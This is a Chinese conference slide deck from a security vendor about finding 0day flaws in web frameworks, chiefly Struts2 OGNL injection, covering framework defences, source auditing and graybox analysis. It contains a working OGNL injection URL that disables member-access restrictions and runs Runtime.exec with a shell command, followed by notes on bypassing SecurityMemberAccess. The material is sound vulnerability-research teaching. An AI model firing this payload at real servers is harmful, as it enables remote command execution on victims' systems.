



WEB应用安全和数据库安全的领航者

WEB框架0day漏洞的发掘及分析经验分享

郑国祥

www.dbappsecurity.com.cn

提纲

Web框架介绍

不同web框架的安全特质

框架漏洞静态分析方法

框架漏洞动态分析方法

自动fuzzing人工检测

Web框架介绍

Web应用框架（Web application framework）是一种开发框架，用来支持动态网站、网络应用程序及网络服务的开发。

常见Web框架介绍

Java: struts, spring



Php:Yii, ThinkPHP, CodeIgniter



Python:django, Tornado




...



常见Web开发模型

最常见的开发模型：MVC



框架安全特质

Sql注入防护



Xss防护



Csrf防护



权限校验



拦截器



Ognl防护



...



1. SQL注入的防范措施

Eg: Yii框架中，DB库提供了类似PDO库的绑定参数的函数bindParam和bindValue，调用CDbCommand::bindParam()或CDbCommand::bindValue()以使用实际参数替换这些占位符。

Eg: Hibernate框架中,采用预编译方式。

2. XSS的防范措施

Eg: Yii框架中，为开发者提供了一个很有用的组件CHtmlPurifier，这个组件封装了HTMLPurifier

。

3. CSRF的防范措施

Eg: YII框架中，Yii实现了一个CSRF防范机制，用来帮助防范基于POST的攻击。这个机制的核心就是在cookie中设定一个随机数据，然后把它同表单提交的POST数据中的相应值进行比较。

Eg: struts2中，token机制

4. 权限校验

Eg:访问控制过滤器是检查当前用户是否能执行访问的controller的action的初步授权模式。这种授权模式基于用户名，客户IP地址和访问类型。在控制器（controller）里重载CController::filters方法设置访问过滤器来控制访问动作。

Eg: struts2中，拦截器中的includeMethods

5. 拦截器

在执行某个**Controller**之前，先执行一些特定的操作，类似于**filter**功能。

6. Ognl防护

Struts2之前版本的ognl防护都是基于正则，后来采用SecurityMemberAccess限制来防护。

漏洞挖掘前提

关键词：熟练，耐心。

1. 熟练：了解框架调用流程
2. 耐心：遇到有问题的点，坚持下去，说不定哪天就实现了



框架漏洞静态分析

方式: 源代码审计


工具:eclipse

分析内容: 框架流程分析

框架流程分析



http请求映射到Controller的过程



数据到view的过程

Controller处理完数据到view，struts2中包括stream, freemarker等等

```
<result-types>
  <result-type name="chain" class="com.opensymphony.xwork2.ActionChainResult"/>
  <result-type name="dispatcher" class="org.apache.struts2.dispatcher.ServletDispatcherResult" default="true"/>
  <result-type name="freemarker" class="org.apache.struts2.views.freemarker.FreemarkerResult"/>
  <result-type name="httpheader" class="org.apache.struts2.dispatcher.HttpHeaderResult"/>
  <result-type name="redirect" class="org.apache.struts2.dispatcher.ServletRedirectResult"/>
  <result-type name="redirectAction" class="org.apache.struts2.dispatcher.ServletActionRedirectResult"/>
  <result-type name="stream" class="org.apache.struts2.dispatcher.StreamResult"/>
  <result-type name="velocity" class="org.apache.struts2.dispatcher.VelocityResult"/>
  <result-type name="xslt" class="org.apache.struts2.views.xslt.XSLTResult"/>
  <result-type name="plainText" class="org.apache.struts2.dispatcher.PlainTextResult" />
  <result-type name="postback" class="org.apache.struts2.dispatcher.PostbackResult" />
</result-types>
```

可能存在的问题点



可能存在的问题点

正则 缺陷

之前版本
struts2 防
护都是基
于正则，
官方也是
在发现一
个修补一
个

处理静态 资源

提供读
取static
等某些
特定目
录下的
静态资
源文件。

框架 特性

Rest插
件，动
态参数
注入等
等

View渲染

处理url
跳转，
location
是会传
入到ognl
表达式，
寻找能
控制
location

变量 覆盖

Ognl执
行流程
中的变
量读取
顺序

漏洞分析流程

```

DefaultActionInvocation.class  OgnUtil.class
409 ✓
410 ✓ protected String invokeAction(Object action, ActionConfig actionConfig) thro
411 ✓ String methodName = this.proxy.getMethod();
412 ✓
413 ✓ if (LOG.isDebugEnabled()) {

DefaultActionInvocation.class  OgnUtil.class  DefaultActionProxy.class
74 */
75 */ protected DefaultActionProxy(ActionInvocation inv, String namespace, String actionName, String
76 */ {
77 */     this.invocation = inv;
78 */     this.cleanupContext = cleanupContext;
79 */     if (LOG.isDebugEnabled()) {
80 */         LOG.debug("Creating an DefaultActionProxy for namespace [#0] and action name [#1]", new Str
81 */     }
82 */
83 */     this.actionName = StringEscapeUtils.escapeHtml4(actionName);
84 */     this.namespace = namespace;
85 */     this.executeResult = executeResult;
86 */     this.method = StringEscapeUtils.escapeEcmaScript(StringEscapeUtils.escapeHtml4(methodName));
87 */ }
88 */
89 */ @Inject
90 */
91 */
92 */
93 */
94 */
95 */
96 */
97 */
98 */
99 */
100 */
101 */
102 */
103 */
104 */
105 */
106 */
107 */
108 */
109 */
110 */
111 */
112 */
113 */
114 */
115 */
116 */
117 */
118 */
119 */
120 */
121 */
122 */
123 */
124 */
125 */
126 */
127 */
128 */
129 */
130 */
131 */
132 */
133 */
134 */
135 */
136 */
137 */
138 */
139 */
140 */
141 */
142 */
143 */
144 */
145 */
146 */
147 */
148 */
149 */
150 */
151 */
152 */
153 */
154 */
155 */
156 */
157 */
158 */
159 */
160 */
161 */
162 */
163 */
164 */
165 */
166 */
167 */
168 */
169 */
170 */
171 */
172 */
173 */
174 */
175 */
176 */
177 */
178 */
179 */
180 */
181 */
182 */
183 */
184 */
185 */
186 */
187 */
188 */
189 */
190 */
191 */
192 */
193 */
194 */
195 */
196 */
197 */
198 */
199 */
200 */
201 */
202 */
203 */
204 */
205 */
206 */
207 */
208 */
209 */
210 */
211 */
212 */
213 */
214 */
215 */
216 */
217 */
218 */
219 */
220 */
221 */
222 */
223 */
224 */
225 */
226 */
227 */
228 */
229 */
230 */
231 */
232 */
233 */
234 */
235 */
236 */
237 */
238 */
239 */
240 */
241 */
242 */
243 */
244 */
245 */
246 */
247 */
248 */
249 */
250 */
251 */
252 */
253 */
254 */
255 */
256 */
257 */
258 */
259 */
260 */
261 */
262 */
263 */
264 */
265 */
266 */
267 */
268 */
269 */
270 */
271 */
272 */
273 */
274 */
275 */
276 */
277 */
278 */
279 */
280 */
281 */
282 */
283 */
284 */
285 */
286 */
287 */
288 */
289 */
290 */
291 */
292 */
293 */
294 */
295 */
296 */
297 */
298 */
299 */
300 */
301 */
302 */
303 */
304 */
305 */
306 */
307 */
308 */
309 */
310 */
311 */
312 */
313 */
314 */
315 */
316 */
317 */
318 */
319 */
320 */
321 */
322 */
323 */
324 */
325 */
326 */
327 */
328 */
329 */
330 */
331 */
332 */
333 */
334 */
335 */
336 */
337 */
338 */
339 */
340 */
341 */
342 */
343 */
344 */
345 */
346 */
347 */
348 */
349 */
350 */
351 */
352 */
353 */
354 */
355 */
356 */
357 */
358 */
359 */
360 */
361 */
362 */
363 */
364 */
365 */
366 */
367 */
368 */
369 */
370 */
371 */
372 */
373 */
374 */
375 */
376 */
377 */
378 */
379 */
380 */
381 */
382 */
383 */
384 */
385 */
386 */
387 */
388 */
389 */
390 */
391 */
392 */
393 */
394 */
395 */
396 */
397 */
398 */
399 */
400 */
401 */
402 */
403 */
404 */
405 */
406 */
407 */
408 */
409 */
410 */
411 */
412 */
413 */
414 */
415 */
416 */
417 */
418 */
419 */
420 */
421 */
422 */
423 */
424 */
425 */
426 */
427 */
428 */
429 */
430 */
431 */
432 */
433 */
434 */
435 */
436 */
437 */
438 */
439 */
440 */
441 */
442 */
443 */
444 */
445 */
446 */
447 */
448 */
449 */
450 */
451 */
452 */
453 */
454 */
455 */
456 */
457 */
458 */
459 */
460 */
461 */
462 */
463 */
464 */
465 */
466 */
467 */
468 */
469 */
470 */
471 */
472 */
473 */
474 */
475 */
476 */
477 */
478 */
479 */
480 */
481 */
482 */
483 */
484 */
485 */
486 */
487 */
488 */
489 */
490 */
491 */
492 */
493 */
494 */
495 */
496 */
497 */
498 */
499 */
500 */
501 */
502 */
503 */
504 */
505 */
506 */
507 */
508 */
509 */
510 */
511 */
512 */
513 */
514 */
515 */
516 */
517 */
518 */
519 */
520 */
521 */
522 */
523 */
524 */
525 */
526 */
527 */
528 */
529 */
530 */
531 */
532 */
533 */
534 */
535 */
536 */
537 */
538 */
539 */
540 */
541 */
542 */
543 */
544 */
545 */
546 */
547 */
548 */
549 */
550 */
551 */
552 */
553 */
554 */
555 */
556 */
557 */
558 */
559 */
560 */
561 */
562 */
563 */
564 */
565 */
566 */
567 */
568 */
569 */
570 */
571 */
572 */
573 */
574 */
575 */
576 */
577 */
578 */
579 */
580 */
581 */
582 */
583 */
584 */
585 */
586 */
587 */
588 */
589 */
590 */
591 */
592 */
593 */
594 */
595 */
596 */
597 */
598 */
599 */
600 */
601 */
602 */
603 */
604 */
605 */
606 */
607 */
608 */
609 */
610 */
611 */
612 */
613 */
614 */
615 */
616 */
617 */
618 */
619 */
620 */
621 */
622 */
623 */
624 */
625 */
626 */
627 */
628 */
629 */
630 */
631 */
632 */
633 */
634 */
635 */
636 */
637 */
638 */
639 */
640 */
641 */
642 */
643 */
644 */
645 */
646 */
647 */
648 */
649 */
650 */
651 */
652 */
653 */
654 */
655 */
656 */
657 */
658 */
659 */
660 */
661 */
662 */
663 */
664 */
665 */
666 */
667 */
668 */
669 */
670 */
671 */
672 */
673 */
674 */
675 */
676 */
677 */
678 */
679 */
680 */
681 */
682 */
683 */
684 */
685 */
686 */
687 */
688 */
689 */
690 */
691 */
692 */
693 */
694 */
695 */
696 */
697 */
698 */
699 */
700 */
701 */
702 */
703 */
704 */
705 */
706 */
707 */
708 */
709 */
710 */
711 */
712 */
713 */
714 */
715 */
716 */
717 */
718 */
719 */
720 */
721 */
722 */
723 */
724 */
725 */
726 */
727 */
728 */
729 */
730 */
731 */
732 */
733 */
734 */
735 */
736 */
737 */
738 */
739 */
740 */
741 */
742 */
743 */
744 */
745 */
746 */
747 */
748 */
749 */
750 */
751 */
752 */
753 */
754 */
755 */
756 */
757 */
758 */
759 */
760 */
761 */
762 */
763 */
764 */
765 */
766 */
767 */
768 */
769 */
770 */
771 */
772 */
773 */
774 */
775 */
776 */
777 */
778 */
779 */
780 */
781 */
782 */
783 */
784 */
785 */
786 */
787 */
788 */
789 */
790 */
791 */
792 */
793 */
794 */
795 */
796 */
797 */
798 */
799 */
800 */
801 */
802 */
803 */
804 */
805 */
806 */
807 */
808 */
809 */
810 */
811 */
812 */
813 */
814 */
815 */
816 */
817 */
818 */
819 */
820 */
821 */
822 */
823 */
824 */
825 */
826 */
827 */
828 */
829 */
830 */
831 */
832 */
833 */
834 */
835 */
836 */
837 */
838 */
839 */
840 */
841 */
842 */
843 */
844 */
845 */
846 */
847 */
848 */
849 */
850 */
851 */
852 */
853 */
854 */
855 */
856 */
857 */
858 */
859 */
860 */
861 */
862 */
863 */
864 */
865 */
866 */
867 */
868 */
869 */
870 */
871 */
872 */
873 */
874 */
875 */
876 */
877 */
878 */
879 */
880 */
881 */
882 */
883 */
884 */
885 */
886 */
887 */
888 */
889 */
890 */
891 */
892 */
893 */
894 */
895 */
896 */
897 */
898 */
899 */
900 */
901 */
902 */
903 */
904 */
905 */
906 */
907 */
908 */
909 */
910 */
911 */
912 */
913 */
914 */
915 */
916 */
917 */
918 */
919 */
920 */
921 */
922 */
923 */
924 */
925 */
926 */
927 */
928 */
929 */
930 */
931 */
932 */
933 */
934 */
935 */
936 */
937 */
938 */
939 */
940 */
941 */
942 */
943 */
944 */
945 */
946 */
947 */
948 */
949 */
950 */
951 */
952 */
953 */
954 */
955 */
956 */
957 */
958 */
959 */
960 */
961 */
962 */
963 */
964 */
965 */
966 */
967 */
968 */
969 */
970 */
971 */
972 */
973 */
974 */
975 */
976 */
977 */
978 */
979 */
980 */
981 */
982 */
983 */
984 */
985 */
986 */
987 */
988 */
989 */
990 */
991 */
992 */
993 */
994 */
995 */
996 */
997 */
998 */
999 */
1000 */
    
```

Problems Javadoc Declaration Console Call Hierarchy

- executeAction(String, String, String, Map<String, Object>) : void - com.opensymphony.xwork2.XWork
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.AliasInterceptor
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.annotations.AnnotationParameterFill
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.annotations.AnnotationWorkflowWrite


漏洞分析流程

Fuzzing 出字符#未被处理，'“均被转义。
利用这个#parameters对象获取其他参数（其他参数未过滤）来绕过。

```
http://localhost:8080/struts2/example/HelloWorld.action?  
method:#{_memberAccess[#parameters.name1[0]]%3dtrue,#{_memberAccess[#parameters.name[0]]%3dtrue,#{_memberAccess[#parameters.name2[0]]%3d{}},#{_memberAccess[#parameters.name3[0]]%3d{}},@java.lang.Runtime@getRuntime().exec[#parameters.cmd[0]],1?  
#xx:#{request.toString&name=allowStaticMethodAccess&name1=allowPrivateAccess&name2=excludedPackageNamePatterns&name3=excludedClasses&cmd=touch+/tmp/dbapptest
```

漏洞分析流程

利用过程遇到代码层面的防护怎么办？



```
SecurityMemberAccess.class
53 /* */
54e /* */ public boolean isAccessible(Map context, Object target, Member member, String propertyName
55 /* */ {
56 /* 56 */     if (checkEnumAccess(target, member)) {
57 /* 57 */         if (LOG.isTraceEnabled()) {
58 /* 58 */             LOG.trace("Allowing access to enum #0", new Object[] { target });
59 /* */         }
60 /* 60 */         return true;
61 /* */     }
62 /* */
63 /* 63 */     Class targetClass = target.getClass();
64 /* 64 */     Class memberClass = member.getDeclaringClass();
65 /* */
66 /* 66 */     if ((Modifier.isStatic(member.getModifiers())) && (this.allowStaticMethodAccess)) {
67 /* 67 */         if (LOG.isDebugEnabled()) {
68 /* 68 */             LOG.debug("Support for accessing static methods [target: #0, member: #1, property:
69 /* */         }
70 /* 70 */         if (!isClassExcluded(member.getDeclaringClass())) {
71 /* 71 */             targetClass = member.getDeclaringClass();
72 /* */         }
73 /* */     }
74 /* */
75 /* 75 */     if (isPackageExcluded(targetClass.getPackage(), memberClass.getPackage())) {
76 /* 76 */         if (LOG.isWarnEnabled()) {
77 /* 77 */             LOG.warn("Package of target [#0] or package of member [#1] are excluded!", new Obj
78 /* */         }
79 /* 79 */         return false;
```


漏洞分析流程

a. 梳理现在能做什么，限制了什么？

b. 了解防护代码的防护过程。

c. 利用能做的功能点，去绕过一些限制。

ognl限制绕过




ognl限制绕过

```
OgnlContext.class
DefaultMemberAccess.class
public boolean isAccessible(Map context, Object target, Member member, String propertyName)
{
    int modifiers = member.getModifiers();
    boolean result = Modifier.isPublic(modifiers);

    if (!result) {
        if (Modifier.isPrivate(modifiers)) {
            result = getAllowPrivateAccess();
        }
        else if (Modifier.isProtected(modifiers)) {
            result = getAllowProtectedAccess();
        }
        else {
            result = getAllowPackageProtectedAccess();
        }
    }

    return result;
}
```

ognl限制绕过



框架漏洞动态分析

方式：灰盒拦截技术




工具：graybox4j

